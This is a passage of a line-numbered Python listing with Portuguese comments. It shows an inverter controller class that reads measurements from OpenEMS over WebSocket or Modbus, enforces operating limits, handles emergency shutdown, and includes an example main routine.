                    V={self.voltage:.2f}, I={self.current:.2f},
                    P={self.power:.2f}")
417             return True
418
419         except Exception as e:
```

```
420             logger.error(f"Erro na leitura via WebSocket:
                    {e}")
421             return False
422
423     def _read_via_modbus(self) -> bool:
424         """Le dados via Modbus/TCP (dispositivos fisicos)"""
425         try:
426             # Mapeamento de registros Modbus (ajustar
                    conforme dispositivo)
427             REG_VOLTAGE = 40001
428             REG_CURRENT = 40003
429             REG_TEMPERATURE = 40005
430             REG_POWER = 40007
431             REG_STATUS = 40009
432
433             voltage = self.mb_client.read_float(REG_VOLTAGE)
434             if voltage is not None:
435                 self.voltage = voltage
436
437             current = self.mb_client.read_float(REG_CURRENT)
438             if current is not None:
439                 self.current = current
440
441             temp = self.mb_client.read_float(REG_TEMPERATURE)
442             if temp is not None:
443                 self.temperature = temp
444
445             power = self.mb_client.read_float(REG_POWER)
446             if power is not None:
447                 self.power = power
448
449             status = self.mb_client.read_uint16(REG_STATUS)
450             if status is not None:
451                 self.status = InverterStatusEnum(status)
```

```
452                 self.is_emergency_shutdown = (self.status ==
                        InverterStatusEnum.EMERGENCY)
453
454             logger.info(f"Leitura Modbus OK:
                    V={self.voltage:.2f}, I={self.current:.2f},
                    P={self.power:.2f}")
455             return True
456
457         except Exception as e:
458             logger.error(f"Erro na leitura via Modbus: {e}")
459             return False
460
461     def send_command(self, command: str, **kwargs) -> bool:
462         """
463         Envia comando para o OpenEMS.
464         Comandos suportados: 'set_power', 'emergency_stop',
                'reset'
465         """
466         if self.use_websocket and self.ws_client and
                self.ws_client.connected:
467             return self._send_command_websocket(command,
                    **kwargs)
468         else:
469             logger.warning("Nenhuma conexao disponivel para
                    enviar comando")
470             return False
471
472     def _send_command_websocket(self, command: str,
            **kwargs) -> bool:
473         """Envia comando via WebSocket"""
474         try:
475             if command == "set_power":
476                 power = kwargs.get("power", 0.0)
```

```
477                 component_id = kwargs.get("component_id",
                        "ess0")
478                 return self.ws_client.set_power(power,
                        component_id)
479
480             elif command == "emergency_stop":
481                 component_id = kwargs.get("component_id",
                        "ess0")
482                 return
                        self.ws_client.emergency_stop(component_id)
483
484             elif command == "reset":
485                 # Resetar estado de emergencia
486                 self.is_emergency_shutdown = False
487                 self.status = InverterStatusEnum.NORMAL
488                 return True
489
490             else:
491                 logger.warning(f"Comando desconhecido:
                        {command}")
492                 return False
493
494         except Exception as e:
495             logger.error(f"Erro ao enviar comando {command}:
                    {e}")
496             return False
497
498     # ============== METODOS PUBLICOS ==============
499
500     def get_status(self) -> InverterStatus:
501         """Retorna o status completo do inversor"""
502         self.read_from_openems()
503
504         return InverterStatus(
```

```
505             voltage=self.voltage,
506             current=self.current,
507             temperature=self.temperature,
508             power=self.power,
509             soc=self.soc,
510             status=self.status,
511             is_emergency=self.is_emergency_shutdown,
512             connected=self.ws_client.connected if
                    self.ws_client else False,
513             timestamp=time.time()
514         )
515
516     def calculate_power(self, voltage: float, current:
            float) -> Optional[float]:
517         """Calcula potencia com verificacoes de seguranca"""
518         try:
519             if (math.isnan(voltage) or math.isnan(current) or
520                 math.isinf(voltage) or math.isinf(current)):
521                 logger.warning("Valores numericos invalidos
                        para calculo de potencia")
522                 return None
523
524             if abs(voltage) < 1e-10 or abs(current) < 1e-10:
525                 return 0.0
526
527             power = voltage * current
528
529             if math.isinf(power) or math.isnan(power):
530                 logger.error("Estouro numerico no calculo de
                        potencia")
531                 return None
532
533             if power > self.max_power:
```

```
534                 logger.warning(f"Potencia limitada de
                        {power:.2f} W para {self.max_power:.2f}
                        W")
535                 return self.max_power
536
537             return power
538
539         except Exception as e:
540             logger.error(f"Erro no calculo de potencia: {e}")
541             return None
542
543     def update_operational_parameters(self, voltage: float,
            current: float, temp: float) -> bool:
544         """Atualiza parametros operacionais"""
545         if self.is_emergency_shutdown:
546             logger.warning("Tentativa de operacao durante
                    desligamento de emergencia")
547             return False
548
549         try:
550             if not (self.VOLTAGE_LIMITS[0] <= voltage <=
                    self.VOLTAGE_LIMITS[1]):
551                 logger.warning(f"Tensao {voltage}V fora dos
                        limites")
552                 return False
553
554             if not (self.CURRENT_LIMITS[0] <= current <=
                    self.CURRENT_LIMITS[1]):
555                 logger.warning(f"Corrente {current}A fora
                        dos limites")
556                 return False
557
558             if not (self.TEMP_LIMITS[0] <= temp <=
                    self.TEMP_LIMITS[1]):
```

```
559                 logger.warning(f"Temperatura {temp}C fora
                        dos limites")
560                 return False
561
562             self.voltage = voltage
563             self.current = current
564             self.temperature = temp
565             self.power = self.calculate_power(voltage,
                    current) or 0.0
566             self._operation_count += 1
567
568             # Atualizar via OpenEMS (se conectado)
569             if self.use_websocket and self.ws_client and
                    self.ws_client.connected:
570                 self.send_command("set_power",
                        power=self.power)
571
572             logger.info(f"Parametros atualizados:
                    {voltage:.2f}V, {current:.2f}A, {temp:.1f}C")
573             return True
574
575         except Exception as e:
576             logger.error(f"Erro na atualizacao de
                    parametros: {e}")
577             return False
578
579     def emergency_shutdown(self, condition: bool, reason:
            str = "Nao especificado") -> None:
580         """Procedimento de desligamento de emergencia"""
581         if condition:
582             logger.critical(f"INICIANDO DESLIGAMENTO DE
                    EMERGENCIA: {reason}")
583
584             # Enviar comando de emergencia para o OpenEMS
```

```
585             self.send_command("emergency_stop")
586
587             self.is_emergency_shutdown = True
588             self.status = InverterStatusEnum.EMERGENCY
589             self.voltage = 0.0
590             self.current = 0.0
591             self.power = 0.0
592
593             logger.info("Desligamento de emergencia
                    concluido")
594
595     def emergency_shutdown_self(self, reason: str = "Nao
            especificado") -> None:
596         """Ativa desligamento de emergencia"""
597         self.emergency_shutdown(True, reason)
598
599     def emergency_reset(self) -> bool:
600         """Reseta o estado de emergencia"""
601         if self.is_emergency_shutdown:
602             logger.info("Resetando estado de emergencia...")
603             self.send_command("reset")
604             self.is_emergency_shutdown = False
605             self.status = InverterStatusEnum.NORMAL
606             return True
607         return False
608
609     def __enter__(self):
610         self._connect()
611         return self
612
613     def __exit__(self, exc_type, exc_val, exc_tb):
614         self.disconnect()
615
616
```

```
617 # ============== EXEMPLO DE USO ==============
618
619 def main():
620     """Exemplo de uso do InversorController com OpenEMS"""
621
622     print("=" * 60)
623     print("InversorController - Interface com OpenEMS")
624     print("=" * 60)
625
626     # Criar controlador (usando WebSocket - recomendado)
627     inversor = InversorController(
628         max_power=100000.0,       # 100 kW
629         ws_host="localhost",
630         ws_port=8085,             # Porta do
            Controller.Api.Websocket
631         use_websocket=True
632     )
633
634     try:
635         # Verificar conexao
636         if inversor.ws_client and
            inversor.ws_client.connected:
637             print("\n[OK] Conectado ao OpenEMS Edge via
                WebSocket")
638
639             # Ler status
640             status = inversor.get_status()
641             print(f"\n[STATUS] Inversor:")
642             print(f"   Tensao: {status.voltage:.2f} V")
643             print(f"   Corrente: {status.current:.2f} A")
644             print(f"   Temperatura: {status.temperature:.1f}
                C")
645             print(f"   Potencia: {status.power:.2f} W")
646             print(f"   SoC: {status.soc:.1f} %")
```

```
647             print(f"   Status: {status.status.name}")
648             print(f"   Emergencia: {status.is_emergency}")
649
650             # Atualizar parametros
651             print("\n[UPDATE] Atualizando parametros...")
652             success =
                    inversor.update_operational_parameters(380.0,
                    50.0, 35.0)
653             print(f"   Atualizacao: {'[OK] Sucesso' if
                    success else '[FALHA]'}")
654
655         else:
656             print("\n[ERRO] Falha na conexao com o OpenEMS")
657             print("   Verifique se o OpenEMS Edge esta
                    rodando")
658             print("   Verifique a porta do
                    Controller.Api.Websocket (padrao: 8085)")
659
660     except KeyboardInterrupt:
661         print("\n[INTERRUPCAO] Interrompido pelo usuario")
662     finally:
663         inversor.disconnect()
664         print("\n[OK] Conexao encerrada")
665
666
667 if __name__ == "__main__":
668     main()
```